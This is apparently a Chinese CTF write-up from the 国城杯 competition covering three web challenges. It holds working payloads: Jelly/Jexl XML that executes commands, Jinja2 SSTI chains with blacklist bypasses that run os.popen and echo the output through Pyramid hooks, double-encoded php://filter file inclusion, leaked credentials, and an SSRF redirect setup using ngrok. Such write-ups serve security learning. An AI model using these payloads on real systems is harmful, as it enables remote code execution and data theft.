国城杯WP

WEB

Easy Jelly

官方文档：https://commons.apache.org/proper/commons-jelly/

考点：Jelly XML引擎解析导致的漏洞，在过滤了一些常见的Jelly标签的情况下仍然可以使用Jexl表达式实现RCE

可用的payload：

```
<?xml version="1.0" encoding="utf-8"?>
<j:jelly xmlns:j="jelly:core">
    <j:getStatic var="str"
className="org.apache.commons.jelly.servlet.JellyServlet" field="REQUEST"/>
    <j:break test="${str
    .class
    .forName('javax.script.ScriptEngineManager').newInstance()
    .getEngineByName('js')
    .eval('java.lang.Runtime.getRuntime().exec(&amp;quot; open -a Calculator
&amp;quot;)')}"></j:break>
</j:jelly>

or

<?xml version="1.0" encoding="utf-8"?>
<j:jelly xmlns:j="jelly:core">
    <j:getStatic var="str"
className="org.apache.commons.jelly.servlet.JellyServlet" field="REQUEST"/>
    <j:whitespace>${str
    .class
    .forName('javax.script.ScriptEngineManager').newInstance()
    .getEngineByName('js')
    .eval('java.lang.Runtime.getRuntime().exec(&amp;quot; open -a Calculator
&amp;quot;)')}</j:whitespace>
</j:jelly>
```

wp：

Jelly在执行Jexl表达式上非常灵活，可以在官方文档中看到expr标签的value属性是允许计算Jexl表达式的

core:expr

A tag which evaluates an expression

Attribute Name	Type	Description
escapeText	boolean	Sets whether the body of the tag should be escaped as text (so that <and >areescaped as < and >), which is the default or leave the text as XML.
trim	boolean	Sets whether whitespace inside this tag should be trimmed or not.Defaults to true so whitespace is trimmed
value	Expression	Sets the Jexl expression to evaluate.

其执行逻辑位于org.apache.commons.jelly.tags.core.ExprTag#doTag方法

```
,,
public void doTag(XMLOutput output) throws JellyTagException {
    if (value != null) {
        String text = value.evaluateAsString(context);
```

如果你去翻看CoreTagLibrary类，会发现out标签的同样会到org.apache.commons.jelly.tags.core.ExprTag#doTag方法下处理

```
// core tags
registerTag( name: "out", ExprTag.class);
```

当然支持Jexl表达式的远不止于此，其中还包括conditional tags，像break、if等等，他们都允许计算Jexl表达式

这里以if为例子

```
public void doTag(XMLOutput output) throws MissingAttributeException, JellyTagException {
    if (test != null) {
        if (test.evaluateAsBoolean(context)) {
            invokeBody(output);
        }
    }
     else {
        throw new MissingAttributeException("test");
    }
```

当然还有，invokeBody方法会去解析标签体内容，这里同样会支持Jexl，后续调用栈可能长这样

```
evaluate:65, JexlExpression (org.apache.commons.jelly.expression.jexl)
evaluate:122, JexlExpressionFactory$ExpressionSupportLocal (org.a
run:66, ExpressionScript (org.apache.commons.jelly.impl)
run:95, ScriptBlock (org.apache.commons.jelly.impl)
invokeBody:186, TagSupport (org.apache.commons.jelly)
```

然后这里就可以在org.apache.commons.jelly.tags.core包中检索invokeBody和evaluate关键字来进行解题啦


当然，对整体解析细节感兴趣的师傅可以自己动手调试分析，这里就不赘述啦💔

Ez_Gallery

前言：题目环境没配置好，可以出网，只是删除了一些常见的出网命令简单加了点 waf，能绕过弹 shell，盲注也是一种方法，师傅们真的很强，下面我再讲讲其他回显方式。

开题，一个带验证码的登录框，

点击验证码图片新建打开是 url 形式，那么可以利用 ddddocr 识别验证码进行爆破，参考：https://blog.csdn.net/qq1140037586/article/details/128455338，设置好相关参数后调为单线程就能进行爆破了，



验证码设置得非常简单，成功率很高，如果没爆出来多尝试个两三次就行了，得到密码为 123456。或者直接用 pkav 也能进行爆破，就是失败率比较高，


登录成功后来到 /home 路由，随便点击一个图片发现 url 存在任意文件读取，读取/proc/self/cmdline 得到源码位置，然后继续读取/app/app.py 源码

```
import jinja2
from pyramid.config import Configurator
from pyramid.httpexceptions import HTTPFound
from pyramid.response import Response
from pyramid.session import SignedCookieSessionFactory
from wsgiref.simple_server import make_server
from Captcha import captcha_image_view, captcha_store
import re
import os

class User:
    def __init__(self, username, password):
        self.username = username
        self.password = password

users = {"admin": User("admin", "123456")}

def root_view(request):
    # 重定向到 /login
    return HTTPFound(location='/login')

def info_view(request):
    # 查看细节内容
    if request.session.get('username') != 'admin':
        return Response("请先登录", status=403)

    file_name = request.params.get('file')
    file_base, file_extension = os.path.splitext(file_name)
    if file_name:
        file_path = os.path.join('/app/static/details/', file_name)
        try:
            with open(file_path, 'r', encoding='utf-8') as f:
                content = f.read()
                print(content)
        except FileNotFoundError:
            content = "文件未找到。"
    else:
        content = "未提供文件名。"

    return {'file_name': file_name, 'content': content, 'file_base': file_base}

def home_view(request):
    # 主路由
    if request.session.get('username') != 'admin':
        return Response("请先登录", status=403)

    detailtxt = os.listdir('/app/static/details/')
    picture_list = [i[:i.index('.')] for i in detailtxt]
    file_contents = {}
```

```
    for picture in picture_list:
        with open(f"/app/static/details/{picture}.txt", "r", encoding='utf-8')
as f:
            file_contents[picture] = f.read(80)

    return {'picture_list': picture_list, 'file_contents': file_contents}

def login_view(request):
    if request.method == 'POST':
        username = request.POST.get('username')
        password = request.POST.get('password')
        user_captcha = request.POST.get('captcha', '').upper()

        if user_captcha != captcha_store.get('captcha_text', ''):
            return Response("验证码错误，请重试。")
        user = users.get(username)
        if user and user.password == password:
            request.session['username'] = username
            return Response("登录成功! <a href='/home'>点击进入主页</a>")
        else:
            return Response("用户名或密码错误。")
    return {}

def shell_view(request):
    if request.session.get('username') != 'admin':
        return Response("请先登录", status=403)

    expression = request.GET.get('shellcmd', '')
    blacklist_patterns = [r'.*length.*',r'.*count.*',r'.*[0-
9].*',r'.*\..*',r'.*soft.*']
    if any(re.search(pattern, expression) for pattern in blacklist_patterns):
        return Response('wafwafwaf')
    try:
        result =
jinja2.Environment(loader=jinja2.BaseLoader()).from_string(expression).render({"
request": request})
        if result != None:
            return Response('success')
        else:
            return Response('error')
    except Exception as e:
        return Response('error')


def main():
    session_factory = SignedCookieSessionFactory('secret_key')
    with Configurator(session_factory=session_factory) as config:
        config.include('pyramid_chameleon')  # 添加渲染模板
        config.add_static_view(name='static', path='/app/static')
        config.set_default_permission('view')  # 设置默认权限为view

        # 注册路由
        config.add_route('root', '/')
        config.add_route('captcha', '/captcha')
        config.add_route('home', '/home')
```

```
        config.add_route('info', '/info')
        config.add_route('login', '/login')
        config.add_route('shell', '/shell')
        # 注册视图
        config.add_view(root_view, route_name='root')
        config.add_view(captcha_image_view, route_name='captcha')
        config.add_view(home_view, route_name='home', renderer='home.pt',
permission='view')
        config.add_view(info_view, route_name='info', renderer='details.pt',
permission='view')
        config.add_view(login_view, route_name='login', renderer='login.pt')
        config.add_view(shell_view, route_name='shell', renderer='string',
permission='view')

        config.scan()
        app = config.make_wsgi_app()
        return app


if __name__ == "__main__":
    app = main()
    server = make_server('0.0.0.0', 6543, app)
    server.serve_forever()
```

发现在/shell 路由存在 ssti，但是没有回显，没有回显一般就盲注，写文件，弹 shell，除了没写权限，其他两个绕过都能成功，就不多说了，可以参考其他师傅们的博客。这里尝试内存马，但是添加路由的 config 变量是局部变量，所以考虑其他和 config 无关的钩子函数，参考：https://docs.pylonsproject.org/projects/pyramid/en/1.4-branch/narr/hooks.html，



Using Response Callbacks

Unlike many other web frameworks, Pyramid does not eagerly create a global response object. Adding a response callback allows an application to register an a against whatever response object is returned by a view, usually in order to mutate the response.

The pyramid.request.Request.add_response_callback() method is used to register a response callback.

A response callback is a callable which accepts two positional parameters: request and response. For example:

```
def cache_callback(request, response):
    """Set the cache_control max_age for the response"""
    if request.exception is not None:
        response.cache_control.max_age = 360
request.add_response_callback(cache_callback)
```

利用 request.add_response_callback 钩子函数进行回显，构造


```
{{cycler.__init__.__globals__.__builtins__['exec']
("request.add_response_callback(lambda request, response: setattr(response,
'text', __import__('os').popen('whoami').read()))",{'request': request})}}
```

然后绕过点

```
{{cycler['__init__']['__globals__']['__builtins__']['exec']
("getattr(request,'add_response_callback')(lambda request,
response:setattr(response, 'text', getattr(getattr(__import__('os'),'popen')
('whoami'),'read')()))",{'request': request})}}
```

最后得到回显

app bin dev etc flag home lib media mnt opt proc readflag root run sbin srv sys tmp usr var



当然 request 的钩子函数还有其他的，有兴趣的师傅可以自行尝试。也可以参考之前的 flask 框架的请求头回显，这里原理也是一样的，简单追踪发现请求头内容主要在 ServerHandler 类中，构造 paylaod


```
{{cycler['__init__']['__globals__']['__builtins__']['setattr']
(cycler['__init__']['__globals__']['__builtins__']['__import__']('sys')
['modules']['wsgiref']['simple_server']
['ServerHandler'],'http_version',cycler['__init__']['__globals__']
['__builtins__']['__import__']('os')['popen']('whoami')['read']())}}
```

signal

cgi?

————————————

开题就是一个登录框，进行常规的信息收集，可以发现后端是php：




那么现在就是去扫一下目录：


扫出了admin.php，但是302跳转到了index.php，应该是有session验证这些。然后扫出来了一个信息泄露，下载下来然后用命令看：

```
vim -r index.php.swp
```


得到如下内容：



所以现在是知道了guest的账号密码，登录进行看一下：



一眼文件包含，可以包含`/etc/passwd`和`/flag`，但是这个`/flag`给的是假的：



开始尝试包含文件，发现包含admin.php文件会直接跳转回index.php页面，说明php代码是被解析了的，所以可以知道后端就是Include函数来包含的，因为这里解析了php代码，所以现在就是看如何进行文件包含，并且是需要将其编码输出才能成功文件包含读取代码。

其实这里是有几个非预期的，比如fileter chian、侧信道读取文件等，然后设置为只能get传参，禁了很多filter chain需要用的过滤器的部分的字符，想着fuzz都很难fuzz出来，所以也是打不了的（想着可以报419的错误），这里为了禁这些非预期是下了狠手的，虽然只是一个简单的二次编码绕过的考点。所以直接像下面这个这样传参即可（ps：还是没防住，忘了禁读guest.php了，导致明牌waf，被filter chain非预期了）：

```
php://filter/%25%36%33%25%36%66%25%36%65%25%37%36%25%36%35%25%37%32%25%37%34%25%32%65%25%36%32%25%36%31%25%37%33%25%36%35%25%33%36%25%33%34%25%32%64%25%36%35%25%36%65%25%36%33%25%36%66%25%36%34%25%36%35/resource=admin.php
```

得到admin.php的源码，base64解码后如下（只留了php的代码）：

```
<?php
session_start();
error_reporting(0);

if ($_SESSION['logged_in'] !== true || $_SESSION['username'] !== 'admin') {
    $_SESSION['error'] = 'Please fill in the username and password';
    header("Location: index.php");
    exit();
}

$url = $_POST['url'];
$error_message = '';
$page_content = '';

if (isset($url)) {
    if (!preg_match('/^https:\/\//', $url)) {
        $error_message = 'Invalid URL, only https allowed';
    } else {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $page_content = curl_exec($ch);
        if ($page_content === false) {
            $error_message = 'Failed to fetch the URL content';
        }
        curl_close($ch);
    }
}
```

```
?>
```

其中有几个关键的代码：

```
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
```

发现是允许跟随302跳转的，并且是接受POST传参url的，但是是加了session验证的，所以是需要知道怎么登陆进这个admin页面的，所以现在是需要找在哪里可以得到admin的账户。继续信息收集，可以在最开始的登录页面的源代码中看到如下代码：


```
</head>
<body>
<div class="login-container">
    <form action="StoredAccounts.php" method="POST">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" required><br><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br><br>
        <input type="submit" value="Login">
    </form>
<p class="status-message">Please fill in the username and password</p>
</div>
</body>
```

直接去读这个文件，还是读不了，还是base64编码一下读，成功得到源码：

```
<?php
session_start();

$users = [
    'admin' => 'FetxRuFebAdm4nHace',
    'guest' => 'MyF3iend'
];

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    if (isset($users[$username]) && $users[$username] === $password) {
        $_SESSION['logged_in'] = true;
        $_SESSION['username'] = $username;

        if ($username === 'admin') {
            header('Location: admin.php');
        } else {
            header('Location: guest.php');
        }
        exit();
    } else {
        $_SESSION['error'] = 'Invalid username or password';
        header('Location: index.php');
        exit();
    }
} else {
    $_SESSION['error'] = 'Please fill in the username and password';
    header('Location: index.php');
```


```
    exit();
}
```

得到了账号密码，现在就是去登录一下这个账户：



就是一个输出框，我们可以进行ssrf跳转，看源代码是只有https开头的才能跳转，现在需要想的是这里的ssrf能打什么，结合题目描述，可以知道这里是打fastcgi。那么怎么https打302呢。如果自己有一个域名，那么很好解决，直接跳转一下打fastcgi即可。服务器是裸ip就要找其他的方法尝试搭建一个临时域名，这里至少有两个方法：

- 可以利用国外的cloudflare来起一个临时域名，用来打302跳转：



本地测试是可以成功打302跳转的，但是这里的服务器是不通外网的，所以需要找另外的方法。

- 使用ngrok工具，在服务器上面使用这个工具可以创建一个临时网站。配置方法参考官方文章，在这个临时域名指向的本地服务就需要将其设置为一个302跳转来打。具体操作如下：

用于本地服务跳转的代码：


```
from flask import Flask, redirect

app = Flask(__name__)

@app.route('/')
def indexRedirect():
    redirectUrl = 'http://[IP]/shell.php'
    return redirect(redirectUrl)

if __name__ == '__main__':
    app.run('0.0.0.0', port=8080, debug=True)
```

然后ngrok用于搭建临时网站的命令：


```
生成https临时网站： ngrok http 8080
```

在这里我们就使用第二个，配置好ngrok后如下进行操作


开启本地服务：



进行端口转发：



然后扔题目里访问这个https即可，看看回显：



成功跳转自己的服务器获取到回显。

